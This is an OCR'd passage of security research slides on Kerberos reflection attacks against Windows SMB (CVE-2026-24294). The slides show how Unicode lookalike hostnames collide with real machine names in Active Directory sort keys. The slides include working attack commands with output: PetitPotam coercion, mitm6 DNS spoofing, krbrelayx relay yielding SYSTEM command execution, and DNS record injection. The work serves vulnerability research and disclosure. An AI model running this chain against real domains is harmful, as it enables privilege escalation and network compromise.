
Local reflection

LPE attack



Local reflection

LPE attack



Local reflection

CVE-2026-24294

- **Fixed as CVE-2026-24294**
- **Works by default on Windows Server 2025**
  - SMB service does not enforce signing

Kerberos reflection

Kerberos reflection

- **First idea: reuse existing Kerberos authentication coercion primitives**
  - Colleague @croco_byte already tried with DHCPv6 poisoning and Kerberos DNS relay
  - Did not work due to checks in the SMB service + the DNS client runs as `NT AUTHORITY\NETWORK SERVICE`

Kerberos coercion with controlled DNS

- **Next idea: keep control of the DNS (via DHCPv6 poisoning) but manually coerce the machine**
  - To have an `SMB` authentication instead of `DNS`
- **Force `SRV1.AD.LOCAL` to authenticate to `SRV1.AD.LOCAL`**
  - We control the DNS so we can make `SRV1.AD.LOCAL` point to our own SMB server

```
$ PetitPotam -u user -p password SRV1.AD.LOCAL SRV1.AD.LOCAL
```

- **Nothing happens :(**

Kerberos coercion with controlled DNS

- **Expected: the `DnsCache` service (which performs DNS resolutions) will not issue a DNS request for a target matching its own machine**
  - `SRV1` → NOK
  - `SRV1.AD.LOCAL` → NOK
- **Is it possible to build a target name that fulfills these criteria?**
  - Be different than the target machine's name
  - Results in an `AP_REQ` for the target machine
    → Basically an alternative to the CMTI trick

The breakthrough

The breakthrough

- **The reflection worked!**

```
$ PetitPotam.py -u user -p user SⓇV1.AD.LOCAL \
SRV1.AD.LOCAL
[...]
[+] Attack worked!
```

```
# mitm6 -d AD.LOCAL -r SRV1.AD.LOCAL
[...]
Sent spoofed reply for sⓡv1.ad.local. to \
fe80::7fab:def8:f351:9b98
```

```
# krbrelayx.py -t smb://SRV1.AD.LOCAL -c whoami
[...]
[*] SMBD: Received connection from 192.168.62.10
[*] Executed specified command on host: srv1.ad.local
nt authority\system
```

Why unicode?

- Windows has a long history of weird behaviours related to Unicode
- Already found couple of bugs in clients' products that relied on incomplete blacklists
- Last year, Orange Tsai published a research on the dangers of Windows charset conversion feature

Unicode in SPNs

- **Did not expect to retrieve an `AP_REQ` with this SPN though...**

```
krb5_tok_id: KRB5_AP_REQ (0x0001)
Kerberos
  ap-req
    pvno: 5
    msg-type: krb-ap-req (14)
    Padding: 0
    ap-options: 20000000
      0... .... = reserved: False
      .0.. .... = use-session-key: False
      ..1. .... = mutual-required: True
    ticket
      tkt-vno: 5
      realm: AD.LOCAL
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: cifs
          SNameString: S???V1.AD.LOCAL
      enc-part
```

Unicode in SPNs

- **The service ticket has the unicode sname**

  → No normalization on the SPN is done by the client when requesting an ST

  → A normalization is done by the domain controller when searching for the SPN

- **The reflection worked**

  → The SMB service accepted our ST

  → The hostname part of the ST service name is not strictly checked

Search in NTDS

- **All the domain data is stored in the `ntds.dit` database**
  - ESE format (formerly Jet Blue)
  - Based on B-trees for fast search, insertion, deletion and optimized disk access
- **For the most part, Windows is case insensitive**
  - Data must be efficiently searched, disregarding the case
  - **`Search keys`** are built based on the data to search

Search keys

- **More or less opaque binary arrays**
  - Can be compared with `memcmp` for ordering
- **Generated by `esent!JetMakeKey`**
  - Uses `KERNELBASE!LCMapStringEx` under the hood to build a **`sort key`**, which is used as the search key

LCMapStringEx

- **Can be used to convert a string into another (e.g. convert it to lowercase) or to generate a sort key (`LCMAP_SORTKEY`)**
- **When generating a sort key, several flags can be used so that different strings map to the same sort key**
  - `NORM_IGNORECASE`, `NORM_IGNOREWIDTH`, etc.

LCMapStringEx

LCMapStringEx("srv1", LCMAP_SORTKEY)

!=

LCMapStringEx("SRV1", LCMAP_SORTKEY)

LCMapStringEx

```
LCMapStringEx("srv1", LCMAP_SORTKEY | NORM_IGNORECASE)
==
LCMapStringEx("SRV1", LCMAP_SORTKEY | NORM_IGNORECASE)
```

LCMapStringEx

- **When building a search key for an SPN, `LCMapStringEx` is called with flags `0x31403`:**
  - `LCMAP_SORTKEY`
  - `NORM_IGNORECASE`
  - `NORM_IGNOREKANATYPE`
  - `NORM_IGNORENONSPACE`
  - `NORM_IGNOREWIDTH`
  - `SORT_STRINGSORT`

LCMapStringEx

LCMapStringEx("SRV1", 0x31403)

==

LCMapStringEx("S®V1", 0x31403)

LCMapStringEx

- **`SRV1` and `S®V1` map to the same sort key!**
  → The associate SPNs will map to the same account
  → A TGS request for `CIFS/S®V1` returns an ST for the `SRV1` machine
- **We can just register the `S®V1` DNS record to build a new Kerberos coercion primitive, without full control of the DNS!**
  - Or can we?


```
$ dnstool.py [...] -a add -r S®V1 -d 192.168.62.80 192.168.62.10
[...]
[!] Record already exists
```

DNS record uniqueness


- **Each DNS record must be unique**
- **They are searched exactly like SPNs**

  → `S®V1` collides with `SRV1`
- **Can we build a DNS record that satisfies both of these affirmations?**
  - The DNS record is mapped to a different sort key than `SRV1`
  - The generated SPN is mapped to one of the SPNs of `SRV1$`


DNS record criteria




DNS record criteria




DNS record criteria



DNS record criteria




DNS record criteria




Default SPNs of a machine account

